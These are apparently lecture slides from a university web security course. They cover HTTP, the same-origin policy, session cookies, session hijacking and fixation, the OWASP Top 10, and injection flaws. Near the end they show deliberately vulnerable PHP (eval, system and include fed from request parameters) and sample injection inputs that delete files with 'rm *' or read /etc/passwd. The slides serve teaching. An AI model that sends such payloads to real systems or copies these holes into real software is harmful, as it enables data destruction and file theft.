# CS 177 - Computer Security

## Web Security

# The World Wide Web (Web, WWW)



- Powerful platform for distributing information and deploying applications
- Massive user population
- Relative ease of application development
- Applications distributed across clients and servers – open sharing model
  - ⇒ common to use resources provided by third parties

# Web Apps are Prime Targets




- Often have access to sensitive data
- Large user populations
- Stepping stone to access otherwise protected networks
- Historically have contained many vulnerabilities

# WWW – History

UC Santa Barbara

- **1990:** First proposed by Tim Berners-Lee and Robert Cailliau at CERN in
  - HTTP protocol, CERN httpd
  - Alternative to Gopher (Univ. of Minnesota)




[wikipedia.org]

- **1993:** Mosaic web browser developed at UIUC by Marc Andreesen (later co-founder of Netscape)
  - Gopher started charging licensing fees
- **1994:** W3C (WWW Consortium) formed to generate standards

# Nowadays: Ecosystem of Technologies



- HTTP / HTTPS
- AJAX
- PHP
- JavaScript
- SQL
- Apache
- ASP.NET
- Ruby on Rails
- http://w3schools.com/


# Web Architecture



WWW based on the HTTP protocol (or HTTPS, encrypted version using TLS)

<u>Client, runs browser</u>

<u>Server</u>



(1) HTTP request for URL


(2) HTTP response, with contents

(3) Render response contents in browser

Caveat: Displaying one single webpage may entail multiple requests!

# A Typical Web Server Setup





# Web Architecture



WWW based on the HTTP protocol (or HTTPS, encrypted version using TLS)

- Hypertext Transfer Protocol (HTTP)
  - a stateless text-based protocol for transferring data and invoking actions on the Web

- HTTP messages have a header and optional body
- HTTP requests invoke a method on some resource path
- HTTP responses return a status code and optionally data

# HTTP Basics



Every HTTP request is for a certain URL – **Uniform Resource Locator**

http://www.cs177.com:80/calendar/render.php?gsessionid=OK

protocol

hostname

port

path / resource

query

URLs only allow ASCII-US characters.
Encode other characters:
%0A = newline
%20 = space

Special characters:
+ = space
? = separates URL from parameters
% = special characters
/ = divides directories, subdirectories
# = bookmark
& = separator between parameters

# HTTP Request



**Method** **Resource / File** **HTTP Version** **Headers**

```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats


```

**Blank Line**

**Data – None for GET**

GET : no side effect POST : possible side effect

# HTTP Response



**HTTP Version** **Status Code** **Reason Phrase**

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: …
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

**Headers**

**Data**

**Cookies**

Contents usually contains:

- HTML code for hypertext contents
- JavaScript code
- Links to embedded objects (Adobe Flash)

Contents may be generated dynamically server side.

# Three Layers of Content




- Static content (HTML webpage)

- Dynamic content (code) run on client-side
  - JavaScript content
  - Client can see the code, and browser executes it

- Dynamically generated content on server-side
  - Web server can run applications, and direct output to HTTP response
  - PHP, ASP, .. allow for convenient inline inclusion of server-side executable instructions

# Browser Code Execution






Each browser window (or tab)


- Retrieve/load content
- Render it
  - Process the HTML
  - Might run scripts, fetch more content, etc.
- Respond to events
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnBeforeUnload
  - Timing: setTimeout(), clearTimeout()

# Browser Security Model



Should be safe to visit any website


Should be safe to visit sites simultaneously




Should be safe to embed content

# Same-Origin Policy (SOP)



- **Same-Origin Policy (SOP)** is a fundamental security policy for the web
  - isolate content from different origins
  - Assumption: If you come from same place, you are trusted
- **Read access** is only granted to resources/documents downloaded from the *same origin* as the script
  - prevents script from snooping on content (passwords) of unrelated pages
- **Write access** across origins is typically possible
  - one can follow a link to another origin (otherwise, web would not work)
  - a script can send data (submit forms) to other origins
- One can **embed** (certain) resources from other origins
  - when a page embeds a script, the script runs with the origin of the page
  - a page can embed an image from another origin (but cannot access its content, just some metadata, such as its size)

# Same-Origin Policy (SOP)



- How is the same origin determined?
  - verify (compare) URLs of resources
- Domain comparison is not trivial
  - use last two tokens of URL? [ http://www.cs.ucsb.edu ]
  - use everything except the first token? [ http://slashdot.org ]
- Thus, checks are very restrictive
  - origin is tuple of ⟨domain, protocol, port⟩
  - same origin means that *all* parts of this tuple match *exactly*

# Web Security Threat Model



1. Attacks against the communication between client and server
   - adversary can monitor (and maybe modify) HTTP traffic
   - goal is to read of tamper with user sessions (and cookies)
2. Attacks against web applications
   - adversary can send inputs to (publicly accessible) web applications
   - goal is to run malicious code within context of the web application (access sensitive data, launch denial of service, attack other users of the application, …)
3. Attacks against the browser / user
   - adversary can run code in victims' browsers
   - goal is to run malicious code on client to access sensitive data, compromise browser, compromise device, …

# Session Management



- HTTP is a stateless protocol:
  it does not “remember” previous requests
- Web applications must create and manage sessions themselves
- Session data is
  - stored at the server
  - associated with a unique Session ID
- After session creation, the client is informed about the session ID
- Client include session ID with each request

# Session ID Transmission



Three possibilities for transporting session IDs

1. Encoding it into the URL as GET parameter; has the following drawbacks
   - stored in logs of other sites, proxy servers, ..
   - caching
   - visible in browser location bar (bad for internet cafes...)
2. Hidden form fields: only works for POST requests
3. Cookies: preferable and most common

# Session Cookies



- Session (or HTTP) cookies
  - Client-side state stored on an origin's behalf
  - Cookie size is usually limited to 4 KB
  - Set by the Set-Cookie response header, submitted by the Cookie request header
  - Expires attribute used to timeout or clear a cookie
  - Secure attribute prevents transmission over HTTP
  - HttpOnly attribute prevents access from scripts

# Where to Send a Cookie?




- Determined by scoping rules
  - uses domain and path information

- Domain specifies allowed hosts to receive the cookie. If unspecified, it defaults to the host of the current location, excluding subdomains. If domain is specified, then subdomains are always included.

- Path indicates a URL path that must exist in the requested URL

# Where to Send a Cookie?





GET /url-domain/url-path

Cookie: name=value

- Browser sends all cookies such that
  - domain scope is suffix of URL-domain
  - path is prefix of URL-path
  - protocol is HTTPS if cookie marked "secure"

# Session Cookies



- Typical use of cookies for authentication

1. Client submits authentication credentials
2. If validated, server generates a new session identifier
3. Server creates a server-side session record
4. Server stores the ID at the client in a cookie
5. Client sends the session ID with each subsequent request
6. Session is dropped by cookie expiration or clearing the server-side record


# Session Attacks



- Targeted at stealing the session ID
- Interception / Session hijacking
  - intercept request or response and extract session ID
- Prediction
  - predict (or make a few good guesses about) the session ID
  - especially easy when weak session IDs are used
- Brute Force
  - make many guesses about the session ID
- Fixation
  - make the victim use a certain session ID

# Session Hijacking







[http://codebutler.com/firesheep]

# Predictable / Weak Session IDs



- Attacker first analyzes the session ID generation process and understands the structure of IDs
  - What predictable information does the session ID contain? Username or ID? Client IPs? Time stamps?
  - How big is the search space for random parts?
  - How is the session ID protected? Not at all? Simple base64 encoding? Hash without secret key?




[ https://owasp.org/www-community/attacks/Session_Prediction ]

# Session Fixation Attack



- Session fixation allows an attacker to set a victim's session ID to a known value

- Requirements for the attack
  - user must click on a malicious link and then log into target application
  - application must allow (new) logins into an existing session
  - IDs must be accepted from query parameters

# Session Fixation Attack




- Suppose we have a bank *online.worldbank.com*
  - when the website is accessed, a session ID is transported via URL parameter *sessionid*

1. Attacker logs in worldbank.com.
2. Attacker is issued a sessionid=1234
3. Attacker sends *sessionid* to victim, included as parameter of a link http://online.worldbank.com/login.jsp?sessionid=1234
4. The user clicks on the link and is taken to the banking application login. The web application sees that a session has been assigned and does not issue a new one
5. Victim logs into site
6. Attacker can access victim's account

# Session Fixation Attack

UC Santa Barbara





[http://www.acros.si/papers/session_fixation.pdf]

# HTTP Authentication

UC Santa Barbara

- (Alternative) authentication mechanism built into the HTTP standard




[developer.mozilla.org]

- Should (must) only be performed over encrypted channels
- No provision for dropping a session

# Web Security Threat Model



1. Attacks against the communication between client and server
   - adversary can monitor (and maybe modify) HTTP traffic
   - goal is to read of tamper with user sessions (and cookies)
2. Attacks against web applications
   - adversary can send inputs to (publicly accessible) web applications
   - goal is to run malicious code within context of the web application (access sensitive data, launch denial of service, attack other users of the application, …)
3. Attacks against the browser / user
   - adversary can run code in victims' browsers
   - goal is to run malicious code on client to access sensitive data, compromise browser, compromise device, …

# Web Server Scripting



- Allows easy implementation of functionality, also for non-programmers (is this a good idea?)
- Example scripting languages are PHP, Python, ASP, JSP, Perl
- Scripts are installed on the Web server and return HTML as output that is then sent to the client
- Template engines are often used to power Web sites

# OWASP – Top 10



Open Web Application Security Project ([www.owasp.org](http://www.owasp.org))

OWASP is dedicated to helping organizations understand and improve the security of their web applications and web services.

The Top Ten vulnerability list was created to point corporations and government agencies to the most serious of these vulnerabilities.

OWASP

- **A01:2021-Broken Access Control** moves up from the fifth position to the category with the most serious web application security risk; the contributed data indicates that on average, 3.81% of applications tested had one or more Common Weakness Enumerations (CWEs) with more than 318k occurrences of CWEs in this risk category. The 34 CWEs mapped to Broken Access Control had more occurrences in applications than any other category.
- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as **A3:2017-Sensitive Data Exposure**, which was broad symptom rather than a root cause. The renewed name focuses on failures related to cryptography as it has been implicitly before. This category often leads to sensitive data exposure or system compromise.
- **A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3.37%, and the 33 CWEs mapped into this category have the second most occurrences in applications with 274k occurrences. Cross-site Scripting is now part of this category in this edition.
- **A04:2021-Insecure Design** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to "move left" as an industry, we need more threat modeling, secure design patterns and principles, and reference architectures. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks.
- **A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.5%, and over 208k occurrences of CWEs mapped to this risk category. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for **A4:2017-XML External Entities (XXE)** is now part of this risk category.
- **A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- **A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.
- **A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. **A8:2017-Insecure Deserialization** is now a part of this larger category.
- **A09:2021-Security Logging and Monitoring Failures** was previously **A10:2017-Insufficient Logging & Monitoring** and is added from the Top 10 community survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- **A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

# OWASP TOP-10
# INJECTION ATTACKS

# Web Server Scripting



- Webpage can contain code that is not visible to client and executed server-side

```
<!DOCTYPE html>
<html>
<body>

<h1>My first PHP page</h1>

<?php
echo "Hello World!";
?>

</body>
</html>
```

**My first PHP page**

Hello World!

https://www.w3schools.com/php/phptryit.asp?filename=tryphp_syntax

# PHP Command Injection



PHP command *eval(cmd_str)* executes string *cmd_str* as PHP code

http://example.com/calc.php

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

What can attacker do?

http://example.com/calc.php?exp=“11 ; system(‘rm * ’)”

# PHP Command Injection



```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

http://example.com/sendmail.php

What can the attacker do?

http://example.com/sendmail.php?

email = “aboutogetowned@ownage.com” &

subject= “foo < /etc/passwd; ls”

# File Inclusion Vulnerability



- Application builds a path to file, using an attacker-controlled variable
- Can be used to read content of files on the file system
- In some cases, when file is executed, allows attacker to control which code is executed at run time

- Two types of file inclusion vulnerabilities
  - LFI (local file inclusion) – the application accesses a local file
  - RFI (remote file inclusion) – the application downloads a file from a remote site (typically via HTTP or FTP)

# File Inclusion Vulnerability



```
if (isset($_GET['language'])) {
    include($_GET['language'] . '.php’);
}
```

What can the attacker do?

